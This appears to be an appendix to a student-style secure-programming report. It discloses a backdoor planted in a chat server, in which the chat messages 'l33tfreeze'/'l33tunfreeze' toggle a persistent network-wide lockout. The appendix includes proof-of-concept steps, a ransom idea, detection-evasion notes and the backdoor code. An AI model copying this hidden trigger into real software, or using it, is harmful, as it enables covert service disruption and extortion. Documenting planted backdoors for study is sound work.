Appendix X - Convert Control Mechanism

Description

This backdoor implements a covert distributed control mechanism disguised as a maintenance mode feature. While it appears to be a legitimate administrative tool, it's actually designed to allow an administrator (or any user who knows the commands) to control other servers for their own gain. It could potentially be exploited in a ransomware-like attack, enabling the disruption of services across multiple servers and the ability to demand payment for restoration.

Technical Details

The backdoor is implemented within the `handle_public_chat` function of the server. It checks for specific command strings in public chat messages:

When 'maintenance mode' is activated:

- Most server functionalities are restricted
- File operations return a specific error message: "all your server are belong to us"
- Only public chat messages are allowed to pass through

The maintenance mode state is propagated to all connected servers, potentially affecting the entire network. Crucially, this state is saved inside the server's volume, meaning it persists even if the server is restarted, allowing for long-term control.

Objectives

This backdoor violates several key security principles:

1. Authorization: Allows any user with knowledge of the commands to control critical server states without proper authentication.
2. Availability: Can be used to disrupt normal server operations across multiple servers.
3. Integrity: Modifies server behavior without proper controls or audit trails.
4. Confidentiality: The presence of this backdoor is hidden from regular users and administrators.
5. Non-repudiation: The attacker can deny involvement as the commands look like regular chat messages.

Exploitation Method (Proof of Concept)

1. Attacker joins the public chat as a regular user.
2. To activate 'maintenance mode' across all servers, attacker sends the following message in public chat:

   ```
   l33tfreeze
   ```

3. The command propagates to all connected servers, potentially disrupting the entire network.
4. Attacker could then demand payment (through public chat or other means) for service

restoration.

5. To deactivate 'maintenance mode', attacker sends:

```
l33tunfreeze
```

6. The server processes these commands silently, without notifying other users.
7. File downloads / uploads are disabled, clients can no longer see other clients or create private messages



Figure 2.1: Client 2 attempts to send a private message but can't because it's server has been compromised!

Figure 2.2: Attackers have left a message to their victims

Detection Challenges

- The backdoor is disguised as a legitimate maintenance mode feature, making it appear as a normal administrative tool.
- It's hidden within the public chat handling function, blending in with normal message processing.
- The activation/deactivation commands look like innocuous chat messages.
- No special permissions are required to use these commands, making it difficult to trace the source.
- The maintenance mode state is saved persistently in the server's volume, allowing the effect to persist across server restarts. This makes it harder to detect and remove.
- There's no visible indication to users that the server has entered or exited 'maintenance mode', except for restricted functionality.

Code Snippet

```
async def handle_public_chat(self, message_dict, from_client):
    data = message_dict.get('data', {})
    message_content = data.get('message', '')

    if not from_client:
        # Message is from another server
        if message_content == 'l33tfreeze':
            self.maintenance_mode = True
            self.save_maintenance_mode()
            return
        elif message_content == 'l33tunfreeze':
            self.maintenance_mode = False
            self.save_maintenance_mode()
            return
        else:
            # Deliver to clients on this server
            await self.deliver_message_to_clients(message_dict)
```

```
            return
    else:
        # Message is from a client
        # Deliver to clients on this server
        await self.deliver_message_to_clients(message_dict)
        # Forward to all other servers
        message_json = json.dumps(message_dict)
        for server_address, websocket in self.servers.items():
            if server_address != self.address:
                try:
                    await websocket.send(message_json)
                    logger.info(f"Forwarded public chat to server
{server_address}.")
                except Exception as e:
                    logger.error(f"Error forwarding public chat to server
{server_address}: {e}")
```